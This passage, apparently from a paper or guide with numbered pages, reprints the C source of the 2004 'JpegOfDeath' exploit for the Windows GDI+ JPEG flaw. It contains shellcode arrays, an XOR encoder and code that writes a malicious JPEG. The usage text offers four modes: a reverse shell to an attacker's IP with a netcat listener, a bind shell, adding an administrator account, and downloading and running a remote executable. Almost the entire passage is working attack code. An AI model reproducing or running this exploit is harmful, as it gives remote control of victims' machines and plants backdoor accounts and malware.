"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
```

- 47 -

```
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x60\x00\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x00\x00"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"
;

char admin_header1[]=
"\xFF\xFE\x00\x01"
;

char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;
```

- 48 -

```c
char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07"
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1C"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64"
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4"
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE1"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68"
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\xC6"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\xE5"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x00"
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F"
;

// Code…
char newshellcode[2048];              // declare character array to hold shellcode.

unsigned char xor_data(unsigned char byte)    // encoder function to remove NULL bytes
{                                             // from shellcode segments
return(byte ^ 0x92);
}

void print_usage(char *prog_name)            // usage function – explains arguments allowed by the program
{                                            // and has a pointer to the .exe name for use in display below.
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <jpeg_filename>\n\n", prog_name);
printf("\t\t\t  -a | -d <source_file> <jpeg_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack mode\n\t\t\t\tand choose -b for a bind attack.
By default\n\t\t\t\t if you don't specify -r or-b then a bind\n\t\t\t\t attack will be generated.\n\n");
printf("\t-a or -d\t The -a flag will create a user X with pass X, \n\t\t\t\t on the admin localgroup. The -d flag,
will\n\t\t\t\t execute the source http path of the file\n\t\t\t\t given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to change the port \n\t\t\t\t used for a bind or reverse
connect attack.\n\t\t\t\t If the attack mode is bindthen  the\n\t\t\t\t victim will open the -p port. If the
attack\n\t\t\t\t modeis reverse connect  then the port you\n\t\t\t\t specify will be the one you wantto listen
```

- 49 -

```
\n\t\t\t\t on so the victim can  connect to you\n\t\t\t\t right away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n", prog_name);
printf(" Remember if you use the -r option to have netcat listening\n");
printf(" on the port you are using for the attack so the victim will\n");
printf(" be able to connect to you when exploited...\n\n");
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
exit(-1);
}

int main(int argc, char *argv[])       // main program loop, reads argument count and assigns a pointer to
{                                       // argument values.
FILE *fout;                            // declare a pointer to output file for writing jpeg to disk.
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];                     // declares 256 character array for ip address.
char str_num[16];
char jpeg_filename[256];                // declares 256 character array for jpeg filename.
WSADATA wsa;

printf(" +------------------------------------------------+\n");
printf(" |  JpegOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |     Exploit by John Bissell A.K.A. HighT1mes   |\n");
printf(" |          TweaKed By M4Z3R For GSO         |\n");
printf(" |            September, 23, 2004             |\n");
printf(" +------------------------------------------------+\n");

if (argc < 2)           // if the number of arguments is less than two
print_usage(argv[0]);   // print the usage help again because we don't have enough parameters.


 // process commandline
for (i = 0; i < (unsigned) argc; i++)                // loops through all command line arguments and...
{

 if (argv[i][0] == '-')   // if the argument value has a pre-pended dash then...
 {

 switch (argv[i][1])    // set the attack mode according to the case statements below.
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;

  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
  break;

  // DL
  case 'd':
   attack_mode = 4;
  break;
```

- 50 -

```c
 // port
 case 'p':
 port = atoi(argv[i+1]);
 break;
 }
 }
}

strncpy(jpeg_filename, argv[i-1], 255);        // copy the filename from the argument pointer to our variable.
fout = fopen(argv[i-1], "wb");                 // open the file for writing in binary.

if( !fout ) {                                  // if fout does not exist (because the open failed) then…
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);   // output an error statement and…
return(EXIT_FAILURE);                          // return an error code to the OS.
}

 // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);        // take the port number and convert to "host to network long" byte order.
encoded_port += 2;

if (attack_mode == 1)              // takes each octet of the reverse ip, encodes it with the xor_data function
{                                  // above and inserts it directly into the reverse_shellcode array for placement
                                   // in the stack during execution
 // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}

if (attack_mode == 2)
{
 // bind attack

 bind_shellcode[204] = (char) 0x90;
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}


if (attack_mode == 4)
{
```

- 51 -

```
    // Http DL

  strcpy(newshellcode,http_shellcode);
     strcat(newshellcode,argv[2]);
     strcat(newshellcode,"\x01");

}

  // build the exploit jpeg

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)
 fputc(0x90, fout);
 j = i;
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
 fputc(reverse_shellcode[i], fout);
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}

else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

else if (attack_mode == 3)
{

 for(i = 0; i < sizeof(admin_header0) - 1; i++){fputc(admin_header0[i], fout);}

 for(i = 0; i < sizeof(admin_header1) - 1; i++){fputc(admin_header1[i], fout);}

 for(i = 0; i < sizeof(admin_header2) - 1; i++){fputc(admin_header2[i], fout);}

 for(i = 0; i < sizeof(admin_header3) - 1; i++){fputc(admin_header3[i], fout);}

 for(i = 0; i < sizeof(admin_header4) - 1; i++){fputc(admin_header4[i], fout);}

 for(i = 0; i < sizeof(admin_header5) - 1; i++){fputc(admin_header5[i], fout);}

 for(i = 0; i < sizeof(admin_header6) - 1; i++){fputc(admin_header6[i], fout);}

 for (i = 0; i<1601; i++){fputc('\x41', fout);}

 for(i = 0; i < sizeof(admin_shellcode) - 1; i++){fputc(admin_shellcode[i], fout);}
```

- 52 -

```
}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
 fputc(0x90, fout);

 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
 fputc(setNOPs2[j], fout);

}

fprintf(fout, "\xFF\xD9");                  // appends JPEG file end bytes to output file.


fcloseall();                // file clean-up function, closes open file handles/pointers.

WSACleanup();               // windows socket library clean-up function, closes open sockets.

printf("  Exploit JPEG file %s has been generated!\n", jpeg_filename);    // success message.

return(EXIT_SUCCESS);            // returns success error code to OS.
}
```